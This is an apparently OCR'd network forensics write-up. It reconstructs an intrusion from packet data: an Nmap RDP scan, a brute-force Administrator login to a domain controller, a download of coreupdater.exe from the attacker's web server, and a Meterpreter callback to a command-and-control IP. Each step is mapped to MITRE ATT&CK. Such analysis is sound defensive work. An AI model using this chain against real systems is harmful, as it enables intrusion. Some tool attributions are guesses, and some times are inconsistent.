
The IP address 194.61.24.102 initiated a sequence of TCP SYN requests targeting port 3389, the default RDP service port, on 10.42.85.10. Notably, the handshake includes the string mstshash=nmap, strongly indicating that the attacker was using Nmap to probe for open RDP services. This is a clear example of targeted network scanning to identify accessible remote services (T1046).




A high volume of TCP connection attempts followed by RST (Reset) packets from 194.61.24.102 to 10.42.85.10 on port 3389 strongly indicates a brute-force attack in progress. The rapid succession of failed RDP sessions and repeated connection resets suggests the attacker was systematically trying different credentials to gain access (T1110.001).




Following over 150,000 packets of failed RDP connection attempts and TCP resets, the attacker finally establishes a successful RDP session using the username Administrator, as shown by the mstshash=Administrator negotiation. This confirms the brute-force attempt succeeded and resulted in valid domain controller access (T1078). Due to RDP being encrypted, further session content is unreadable, but the connection target and username confirm intent and context.




The domain controller (10.42.85.10) issued an HTTP GET request to the attacker's IP (194.61.24.102) for /favicon.ico, receiving a 404 Not Found response. This indicates that the attacker had likely set up a staging server and the DC was reaching out over HTTP, confirming the attacker now had control and could serve malicious content.





A subsequent HTTP GET request from 10.42.85.10 to 194.61.24.102 returned a 200 OK response and exposed a directory listing with the file coreupdater.exe hosted on a Python SimpleHTTP server. This confirms the attacker staged the malware for download via an open web directory.



The domain controller (10.42.85.10) issued an HTTP GET request for coreupdater.exe from the attacker's IP (194.61.24.102) and successfully received the payload with a 200 OK response. This confirms the malware was retrieved and staged for execution on the domain controller. The occurred at 02:24 UTC

Summary


1. **Was there a breach, an inside job or something else?**
   Yes, there was a breach. It was not an inside job. The attacker gained access externally via brute-force on RDP.

2. **What was the initial access vector?**
   The attacker gained initial access through Remote Desktop Protocol (RDP) using the Administrator account.


3. **What IP(s) initiated the attack?**
   The attack was initiated from 194.61.24.102, which performed both scanning and brute-force login.

4. **What IP(s) did the malware(s) call out to?**
   The malware connected back to 203.78.103.109, serving as the command and control (C2) server.


Network Forensics




The network attack appears to have begun at 2020-09-19 02:19:26 (Pacific Standard Time), as observed in the earliest packet attempts from the external attacker IP 194.61.24.102 targeting the internal host 10.42.85.10 over port 3389 (Remote Desktop Protocol). This activity aligns with the MITRE ATT&CK technique T1110.001 – Brute Force: Password Guessing, specifically targeting RDP services. The evidence suggests a brute-force login attempt was underway, likely to gain unauthorized access to the desktop system using Remote Desktop. The attacker used TLS-encrypted RDP traffic, and the repeated session initiations and resets further confirm a brute-force authentication strategy.




The tools likely used during the attack were a combination of well-known offensive security utilities. The reconnaissance phase, specifically the port scan targeting TCP 3389 (RDP), clearly involved Nmap, as indicated by the presence of the cookie: mstshash=nmap string in the packet data. This is a common default used by Nmap when probing RDP services. For the brute-force phase against RDP, while no definitive tool signature is visible, it was most likely Hydra, although other tools like Ncrack or Medusa remain plausible alternatives given their similar capabilities and usage patterns. Finally, the attacker deployed a Meterpreter reverse shell, which confirms the use of the Metasploit Framework for post-exploitation. This aligns with standard attack chains where Nmap and Hydra are used for initial access and credential abuse, followed by Metasploit for payload delivery and control.




